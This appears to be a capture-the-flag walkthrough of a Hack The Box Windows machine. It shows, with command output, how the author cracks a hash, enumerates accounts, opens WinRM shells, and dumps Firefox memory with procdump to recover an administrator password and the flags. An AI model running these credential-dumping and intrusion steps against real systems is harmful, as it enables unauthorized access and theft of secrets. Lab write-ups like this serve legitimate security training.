Watchdog: Temperature abort trigger disabled.

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 3 secs

$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent
```

This now meant we had a 3rd password of stealth1agent

Accounts

Using the new password that I had found, I was able to get a successful connection through SMB and rpcclient using the hazard account. This account did not seem to have a lot of permissions to do anything other than query the system. I then used this account to list other accounts that are listed on the box.

python lookupsid.py 'hazard:stealth1agent'@10.10.10.149




```
root@kali:/opt/impacket/examples# python lookupsid.py 'hazard:stealth1agent'@10.10.10.149
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

Now that I had these accounts, I tried to log into WinRM with an account that I had retrieved and one of the passwords that I had previously got from the config file.

I decided to use alamots WinRM script to access the box with PowerShell .


WinRM

I changed the script several times with the passwords that I had gained and had then eventually come up with a positive result.



```
root@kali:/opt/htb/heist.htb# cat winrm_shell_with_upload.rb
require 'winrm-fs'

# Author: Alamot
# To upload a file type: UPLOAD local_path remote_path
# e.g.: PS> UPLOAD myfile.txt C:\temp\myfile.txt

conn = WinRM::Connection.new(
                             endpoint: 'http://10.10.10.149:5985/wsman',
  transport: :ssl,
  user: 'chase',
  password: 'Q4)sJu\Y8qz*A3?d',
  :no_ssl_peer_verification => true
)
```


ruby winrm_shell_with_upload.rb



```
root@kali:/opt/htb/heist.htb# ruby winrm_shell_with_upload.rb
PS supportdesk\chase@SUPPORTDESK Documents> █
```

Now that I had a PowerShell on the box, I looked to see if I could read the user hash.

cd \Users\chase\Desktop
type user.txt




```
PS supportdesk\chase@SUPPORTDESK Documents> cd \users\chase\Desktop
PS supportdesk\chase@SUPPORTDESK Desktop> type user.txt
a127daef77ab6d9d92008653295f59c4
```

a127daef77ab6d9d92008653295f59c4

Firefox

Having a look around on the system, I noticed that Firefox was running on the system and seemed to be actively running. I decided to use evil-winrm located at https://github.com/Hackplayers/evil-winrm because this supports both upload and download which would prevent me from having to get a reverse shell with another tool.


ruby evil-winrm.rb



```
root@kali:/opt/htb/heist.htb# ruby evil-winrm.rb

Info: Starting Evil-WinRM shell v1.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents>
```

Now that I had a session on the server, I looked deeper into Firefox running.

Get-process | where {$_.ProcessName -like "firefox"}




```
*Evil-WinRM* PS C:\Users\Chase\Documents> get-process | where {$_.ProcessName -like "firefox"}

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName


-------  ------    -----      -----     ------     --  -- -----------


   1134      76   184864     519616      46.52   6180   1 firefox


    341      19    10064     263952       0.59   6304   1 firefox


    408      31    16928     292700       4.05   6540   1 firefox


    390      39    80400     342456     139.47   6808   1 firefox


    358      25    16260     278064       1.00   6980   1 firefox
```

After a little further investigation, I found an article that would allow the dumping of all the firefox data. https://securityonline.info/procdump-dump-https-pasword/

Procdump

I downloaded procdump and then proceeded to upload the executable to the box.


upload /opt/htb/heist.htb/procdump53.exe c:\Users\Chase\Documents\



```
*Evil-WinRM* PS C:\Users\Chase\Documents> upload /opt/htb/heist.htb/procdump64.exe C:\Users\Cha
se\Documents\
Info: Uploading /opt/htb/heist.htb/procdump64.exe to C:\Users\Chase\Documents\

*Evil-WinRM* PS C:\Users\Chase\Documents>
```

Now that I had the executable on the box, I tried to dump all the data that was held within firefox.


.\procdump64.exe -ma 6180



```
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64.exe -ma 6180

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[14:05:22] Dump 1 initiated: C:\Users\Chase\Documents\firefox.exe_190812_140522.dmp
[14:05:22] Dump 1 writing: Estimated dump file size is 524 MB.
[14:05:22] Dump 1 complete: 524 MB written in 0.6 seconds
[14:05:23] Dump count reached.
```

This provided me with an output that I could now search through to see if it held anything useful.

get-content .\firefox.exe_190812_140522.dmp | select-string -pattern "password"



```
*Evil-WinRM* PS C:\Users\Chase\Documents> get-content .\firefox.exe_190812_140522.dmp | select-string -pattern "
password"

C:\Windows\System32\KERNELBASE.dllYë-ùG(_ë+ÿG\Sessions\1\Windows\ApiPortectionPë$ùG"C:\Program Files\Mozilla
Firefox\firefox.exe" localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
 oöGo½G
`=l¶
```


This output another password within the content of the file.

4dD!5}x/re8]FBuZ

This seemed to be the admin account password for the site. I continued to use these credentials to try and gain additional access to the site, but this simply diverted me back to the same page as previously with the issues at http://heist.htb/issues.php.


Admin Access

I then amended the winrm ruby script to include the new password with the administrator account.



```
# Connection parameters, set your ip address or hostname, your user and password
conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.149:5985/wsman',
  transport: :ssl,
    user: 'Administrator',
    password: '4dD!5}x/re8]FBuZ',
    :no_ssl_peer_verification => true,
    # Below, config for SSL, uncomment if needed and set cert files
    # transport: :ssl,
    # client_cert: 'certnew.cer',
    # client_key: 'client.key',
)
```


ruby evil-winrm-root.rb



```
root@kali:/opt/htb/heist.htb# ruby evil-winrm-root.rb

Info: Starting Evil-WinRM shell v1.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
supportdesk\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

This now provided me with administrator access. I then attempted to view the root hash.

cd \users\Administrator\Desktop
type root.txt



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd \users\administrator\desktop
*Evil-WinRM* PS C:\users\administrator\desktop> type root.txt
50dfa3c6bfd20e2e0d071b073d766897
```

50dfa3c6bfd20e2e0d071b073d766897